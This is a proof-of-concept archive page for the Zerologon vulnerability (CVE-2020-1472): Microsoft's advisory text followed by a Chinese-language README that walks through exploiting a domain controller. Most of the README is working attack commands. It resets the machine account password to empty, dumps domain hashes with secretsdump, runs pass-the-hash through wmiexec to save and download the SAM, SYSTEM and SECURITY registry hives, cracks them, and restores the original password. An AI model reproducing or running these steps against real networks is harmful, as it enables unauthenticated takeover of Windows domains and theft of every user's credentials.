Associated Vulnerability
Title:Netlogon Elevation of Privilege Vulnerability (CVE-2020-1472)Description:An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC). An attacker who successfully exploited the vulnerability could run a specially crafted application on a device on the network. To exploit the vulnerability, an unauthenticated attacker would be required to use MS-NRPC to connect to a domain controller to obtain domain administrator access. Microsoft is addressing the vulnerability in a phased two-part rollout. These updates address the vulnerability by modifying how Netlogon handles the usage of Netlogon secure channels. For guidelines on how to manage the changes required for this vulnerability and more information on the phased rollout, see How to manage the changes in Netlogon secure channel connections associated with CVE-2020-1472 (updated September 28, 2020). When the second phase of Windows updates become available in Q1 2021, customers will be notified via a revision to this security vulnerability. If you wish to be notified when these updates are released, we recommend that you register for the security notifications mailer to be alerted of content changes to this advisory. See Microsoft Technical Security Notifications.
Readme
# cve-2020-1472
@[toc](CATALOG)
# 漏洞原理
原理比较复杂,有兴趣的可以看看下面链接上的文章https://www.freebuf.com/articles/system/249860.html
# 利用
## 1.修改文件impacket.dcerpc.v5.nrpc
需要利用https://github.com/SecureAuthCorp/impacket/edit/master/impacket/dcerpc/v5/nrpc.py文件替换本机上的nrpc文件。本机nrpc文件存储路径为:C:\Users\Administrator\AppData\Local\Programs\Python\Python38\Lib\site-packages\impacket\dcerpc\v5\nrpc.py
## 2.置空机器账户yukong$密码
```python cve-2020-1472-exploit.py 机器账户名 ip```

且发现机器账户的密码已经置空,31dc...代表空密码。


>获取对方机器账号或者说netbios名的方式:
>1. net view
>
>这个服务器名称带上$就是机器名,例如lisi\$或者yukong$。
>2. nbtstat -A ip
>
>确定域控ip的方法有很多,例如:
>1. 查看开启53端口的主机
>2. net time看回显会返回域控的主机名,然后ping即可
>3. systeminfo命令查看域那块儿的值,ping一下就是域控的ip
>4. 看自己主机的dns
## 3.读取administrator密码
```python secretsdump.py test.com/yukong$@192.168.124.142 -no-pass```

发现此时可以使用空密码的机器账户读取域控上的用户hash。
## 4.下载目标的sam文件为下一步恢复机器密码做准备
python wmiexec.py -hashes :3dbde697d71690a769204beb12283678 test/administrator@192.168.124.142
reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save
reg save HKLM\SECURITY security.save
get system.save
get sam.save
get security.save
del /f system.save
del /f sam.save
del /f security.save
exit


执行完成后可在wmiexec脚本所在的文件夹发现下载下来的文件:
>python secretsdump.py -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 test.com/yukong$@192.168.124.142 -use-vss
>此命令执行失败
## 5.破解sam文件查看过去的机器密码
```python secretsdump.py -sam sam.save -system system.save -security security.save LOCAL```

保存红色圈中的密码,这个就是过去的机器密码,也就是aad3b435b51404eeaad3b435b51404ee:999699ceadecae87fef9a2040ef2213a。
## 6.重制密码yukong$机器密码
python reinstall_original_pw.py yukong$ 192.168.124.142 999699ceadecae87fef9a2040ef2213a

## 7.查看密码是否恢复成功
python secretsdump.py test.com/administrator:123@192.168.124.142 -just-dc-user yukong$
python secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678 test/administrator@192.168.124.142 -just-dc-user yukong$

发现恢复成功。
File Snapshot
 [4.0K]  /data/pocs/a6f2955c0d64acece902d6b1d4d41281c36d9801
├── [3.8K]  cve-2020-1472-exploit.py
├── [4.6K]  README.md
└── [6.4K]  reinstall_original_pw.py

0 directories, 3 files
Remarks
1. It is advised to access via the original source first.
2. Local POC snapshots are reserved for subscribers — if the original source is unavailable, the local mirror is part of the paid plan.
3. Mirroring, verifying, and maintaining this POC archive takes ongoing effort, so local snapshots are a paid feature. Your subscription keeps the archive online — thank you for the support. View subscription plans →